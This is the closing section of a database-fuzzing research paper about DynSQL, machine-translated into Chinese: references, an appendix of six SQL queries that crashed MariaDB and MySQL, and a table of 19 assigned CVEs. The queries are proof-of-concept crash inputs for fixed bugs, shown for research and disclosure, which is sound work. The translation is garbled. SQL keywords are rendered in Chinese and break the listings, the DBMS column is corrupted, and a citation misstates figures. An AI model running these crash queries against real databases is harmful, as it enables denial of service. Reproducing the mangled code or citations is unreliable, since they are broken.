[21] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks.评估模糊测试。In *Proceed- ings of the 2018 International Conference on Computer and Communications Security（CCS）*, pages 2123-2138, 2018.

[22] Doug Laney等人，三维数据管理：控制数据量、速度和种类。*META集团研究笔记*，6（70）：1，2001。

[23] Guoliang Li, Xuanhe Zhou, Shifu Li, and Bo Gao.QTune：一个具有深度强化学习的查询感知数据库调整系统。*Proceedings of the VLDB Endowment*, 12(12):2118-2130, 2019.

[24] libFuzzer - 一个用于覆盖率导向的模糊测试的库。https://llvm.org/docs/LibFuzzer.html。

[25] Xinyu Liu, Qi Zhou, Joy Arulraj, and Alessandro Orso.*arXiv preprint arXiv:2105.10016*, 2021.

[26] 柳晨阳、纪晓岚、张超、李玉伟、李伟汉、宋宇和Raheem Beyah.MOPT：用于模糊器的优化突变调度。In *Proceedings of the 28th USENIX Security Symposium*, pages 1949- 1966, 2019.

[27] MariaDB。https://www.mariadb.org/。

[28] MonetDB。https://www.monetdb.org/。

[29] MySQL。https://www.mysql.com/。

[30] Rohan Padhye, Caroline Lemieux, Koushik Sen, Mike Papadakis, and Yves Le Traon.Semantic fuzzing with zest.In *Proceedings of the 28th International Symposium on Software Testing and Analysis (ISSTA)*, pages 329-340, 2019.

[31] PostgreSQL。https://www.postgresql.org/。

[32] Sameer Reddy, Caroline Lemieux, Rohan Padhye, and Koushik Sen. 用强化学习快速生成不同的有效测试in-put。在*第42届国际软件工程会议（ICSE）论文集中*，第1410-1421页，2020。

[33] John Regehr, Yang Chen, Pascal Cuoq, Eric Eide, Chucky Ellison, and Xuejun Yang.针对C语言编译器错误的测试用例减少。在*2012年国际编程语言设计与实现会议上*，第335-346页，2012年。

[34] Kim-Thomas Rehmann, Changyun Seo, Dongwon Hwang, Binh Than Truong, Alexander Boehm, and Dong Hun Lee.sap hana的持续集成过程中的性能监控。*ACM SIGMETRICS性能评估评论*，43（4）：43-52，2016。

[35] Manuel Rigger and Zhendong Su.通过非优化参考引擎的构建来检测数据库引擎中的优化错误。在*第28届ACM欧洲软件工程会议和软体工程基础研讨会（ESE/FSE）的论文集中*，第1140-1152页，2020。

[36] Manuel Rigger and Zhendong Su.通过查询分区寻找数据库系统中的错误。*ACM编程语言论文集*, 4(OOPSLA):1- 30, 2020.

[37] Manuel Rigger and Zhendong Su.通过枢轴式查询综合测试数据库引擎。在*第14届USENIX操作系统设计与实现研讨会（OSDI）论文集中*，第667-682页，2020。

[38] Avi Silberschatz, Henry F. Korth, and S. Sudarshan. *数据库系统概念，第七版*。麦格劳-希尔图书公司，2020年。

[39] Donald R. Slutz.SQL的大规模随机测试。*在第24届超大型数据库国际会议（VLDB）论文集*，第618-622页，1998年。

[40] 数据库语言SQL，1992。http://www.contrib.andrew.cmu.edu/~shadow/sql/sql1992.txt。

[41] SQLancer. https://github.com/sqlancer/sqla ncer。

[42] SQLite。https://www.sqlite.org/index.html。

[43] SQLsmith. https://github.com/anse1/sqlsmi th.

[44] Michael Stonebraker, Sam Madden, and Pradeep Dubey.英特尔 "大数据 "科学和技术中心的愿景和执行计划。*ACM SIGMOD记录*，42（1）：44-49，2013。

[45] 王明哲，吴志勇，徐新义，梁杰，周志进，张华峰，蒋宇.覆盖率指导下的企业级DBMS模糊处理的行业实践。在*第43届国际软件工程会议上：软件工程实践（ICSE SEIP）*，第328-337页，2021年。

[46] https://www.reuters.com/arti cle/us-yahoo-cyber/yahoo-says-all-thirty-billion-accounts-hacked-in-2013-data-theft.雅虎称所有30亿账户在2013年数据被盗，2017。-idUSKCN1C82O1。

[47] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim.QSYM：为混合模糊测试量身定制的实用协程执行引擎。在*第27届USENIX安全研讨会上*，第745-761页，2018。

[48] Rui Zhong, Yongheng Chen, Hong Hu, Hangfan Zhang, Wenke Lee, and Dinghao Wu.SQUIRREL：用语言有效性和覆盖率反馈测试数据库管理系统。在*2020年计算机和通信安全国际会议（CCS）论文集*，第955-970页，2020年。

A 触发错误的查询的例子

清单1-6显示了6个生成的查询，分别触发了6个bug。请注意，DynSQL发现的许多bug还没有被修复，相关的开发者（例如MySQL的开发者）希望我们不要公布触发未修复bug的恶意查询，以保护他们的客户。考虑到他们的顾虑，我们只选择了已修复的bug，并显示其对应的查询。这6个被选中的bug被SQUIRREL和SQLsmith所遗漏，并且这些查询已经被我们和相关的开发者所简化。

```
CREATE TABLE t1 (i1 INT);
INSERT INTO t1 VALUES (1),(2),(3);
CREATE VIEW v1 AS
   SELECT t1.i1
   FROM (
      t1 a JOIN t1 ON (
         t1.i1 = (
            SELECT t1.i1

            FROM t1 b));

选择 1 从 (
   SELECT count (SELECT i1 FROM v1)
   FROM v1
   ) dt1;
```

清单1：生成的查询使MariaDB 5.5-10.5崩溃了

```
CREATE TABLE t1 (i1 INT PRIMARY KEY);
INSERT INTO t1 VALUES (62),(66);

CREATE TABLE t2 (i1 INT);
SELECT 1
FROM t1
WHERE t1.i1 = (
      SELECT t1.i1
      FROM t2
   联 盟
      SELECT dt1.i1
      FROM (t1 AS dt1)
      WINDOW w1 AS (PARTITION BY t1.i1)
      LIMIT 1
```

清单2:) ;生成的查询使MariaDB 10.2-10.5崩溃了

```
CREATE TABLE t1 (a INT NOT NULL PRIMARY KEY);

INSERT INTO t1 VALUES (0),(4),(31);
CREATE TABLE t2 (i INT);
DELETE FROM t1
WHERE t1.a = (
      SELECT t1.a
      FROM t2
   联 盟
      SELECT DISTINCT 52
      FROM t2 r
      WHERE t1.a = t1.a
```

清单3:) ;生成的查询使MariaDB 10.2-10.5崩溃了

```
CREATE TABLE t1 (id int);
CREATE VIEW v1 AS
   选择
      b AS a
```

```
      SELECT id AS b
      FROM t1
      )AS dt
   ORDER BY a,b;
WITH cte as (
   SELECT dt.b
   FROM (
         (SELECT 11 AS b FROM v1) dt
      JOIN v1
      ON 1)
   )
SELECT 5
;
```

清单4：生成的查询使MariaDB 10.2-10.5崩溃了

```
CREATE     TABLE     t1     (a1     TEXT)
engine=myisam; SELECT c1 FROM (
   SELECT
      DISTINCT
      t1.a1     AS
      c1,    t1.a1
      AS       c2,
      t1.a1  AS  c3

      、
      ...
      t1.a1 AS c2591,
      t1.a1 AS c2592
   FROM t1

   ) dt;
```

清单5：生成的查询使MariaDB 10.2-10.5崩溃了

```
CREATE TABLE t1 (
   t1_c0 INTEGER,
   t1_c1 TEXT,

   t1_c2 INTEGER、

   PRIMARY KEY (t1_c0));

ALTER TABLE t1 重新命名 COLUMN t1_c2 为 t1_c3;
WITH cte_0 as (
   SELECT
      ref_0.t1_c1 AS c0
   FROM
      t1 AS ref_0
   GROUP BY ref_0.t1_c1)
SELECT
   ref_2.c0 AS c0
FROM (
   (t1 AS ref_1 INNER JOIN cte_0 AS ref_2
      ON ((
         选择c0
         FROM cte_0
         ORDER BY c0

         限度1偏移5
      ) IS
   NULL))INNER
   JOIN (
      选择
         ref_3.c0 AS c0
      FROM
         cte_0 AS ref_3
      WHERE EXISTS (
         选择
            (SELECT max(t1_c0) FROM t1) AS c0
         FROM
            cte_0 AS ref_4

         )和0<>0
      ORDER BY c0 ASC LIMIT 86
      )AS subq_0
   ON ((ref_1.t1_c3 >= ref_1.t1_c3)
        AND (ref_1.t1_c3 <= ref_1.t1_c0));
```

清单6：生成的查询使MySQL 8.0崩溃了

B CVE详情

我们申请了DynSQL发现的bug的CVE ID，并分配了19个，其中7个是MySQL的bug，12个是MariaDB的bug。其中，CVE-2021-46667和CVE-2021-46669被认为具有高安全影响。表8显示了19个分配的CVE的细节。文件位置 "一栏显示了触发该漏洞的文件名和行号，"利用 "一栏显示了利用该漏洞的可能攻击。

表8：19个断定的CVEs的细节

DBMS	错误类型	文件位置	剥削	CVE ID
ÃÃÃ	取消空指针的定义	MySQL/sql/item_subselect.cc:799	拒绝服务	CVE-2021-2357
AAA	取消空指针的定义	MySQL/sql/sql_optimizer.cc:8881	拒绝服务	CVE-2021-2425
ÄÄÄ	取消空指针的定义	MySQL/storage/innobase/dict/dict0dd.cc:4184	拒绝服务	CVE-2021-2426
ÄÄÄ	取消空指针的定义	MySQL/strings/ctype-utf8.cc:5603	拒绝服务	CVE-2021-2427
AAA	取消空指针的定义	MySQL/sql/item_subselect.cc:660	拒绝服务	CVE-2021-35628
AAA	取消空指针的定义	MySQL/sql/sql_derived.cc:182	拒绝服务	CVE-2021-35635
AAA	堆缓冲区溢出	MySQL/sql/sql_optimizer.cc:4231	数据泄漏	CVE-2022-21438
玛丽亚数据库	取消空指针的定义	MariaDB/sql/sql_select.cc:25122	拒绝服务	CVE-2021-46657
玛丽亚数据库	取消空指针的定义	MariaDB/sql/field_conv.cc:204	拒绝服务	CVE-2021-46658
玛丽亚数据库	取消空指针的定义	MariaDB/sql/sql_lex.cc:2502	拒绝服务	CVE-2021-46659
玛丽亚数据库	取消空指针的定义	MariaDB/sql/sql_base.cc:6013	拒绝服务	CVE-2021-46661
玛丽亚数据库	无使用后	MariaDB/sql/item.cc:7956	数据泄漏	CVE-2021-46662
玛丽亚数据库	取消空指针的定义	MariaDB/storage/maria/ha_maria.cc:2656	拒绝服务	CVE-2021-46663
玛丽亚数据库	断言失败	MariaDB/sql/sql_select.cc:18576	拒绝服务	CVE-2021-46664
玛丽亚数据库	取消空指针的定义	MariaDB/sql/sql_select.cc:18647	拒绝服务	CVE-2021-46665
玛丽亚数据库	取消空指针的定义	MariaDB/sql/item.cc:3333	拒绝服务	CVE-2021-46666
玛丽亚数据库	整数溢出	MariaDB/sql/sql_lex.cc:3521	远程代码执行	CVE-2021-46667
玛丽亚数据库	取消空指针的定义	MariaDB/storage/maria/ha_maria.cc:2782	拒绝服务	CVE-2021-46668
玛丽亚数据库	无使用后	MariaDB/sql/sql_class.cc: 2914	特权升级	CVE-2021-46669